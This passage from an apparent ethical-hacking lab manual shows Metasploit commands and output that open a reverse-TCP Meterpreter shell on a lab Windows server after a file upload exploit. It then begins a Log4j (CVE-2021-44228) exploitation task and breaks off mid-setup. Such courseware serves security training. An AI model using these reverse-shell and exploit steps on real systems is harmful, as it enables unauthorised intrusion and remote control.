[*] Started reverse TCP handler on 10.10.1.13:2222
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:2222 -> 10.10.1.22:52187) at 2022-04-20 08:19:45 -0400

meterpreter >
```

109. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:2222
[*] Sending stage (39282 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:2222 -> 10.10.1.22:52187) at 2022-04-20 08:19:45 -0400

meterpreter > sysinfo
Computer      : SERVER2022
OS            : Windows NT SERVER2022 10.0 build 20348 (Windows Server 2016) AMD64
Meterpreter   : php/windows
meterpreter >
```

110. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.

111. Close all open windows and document all acquired information.

112. Turn off the **Windows Server 2022** virtual machine.

Task 9: Gain Access by Exploiting Log4j Vulnerability


Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Note: Here, we will install a vulnerable application in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.


Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Ubuntu** virtual machine.
2. Click to select **Ubuntu** account, in the Password field, type **toor** and press **Enter** to sign in.



3. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.
4. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

- First, we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.




```

root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
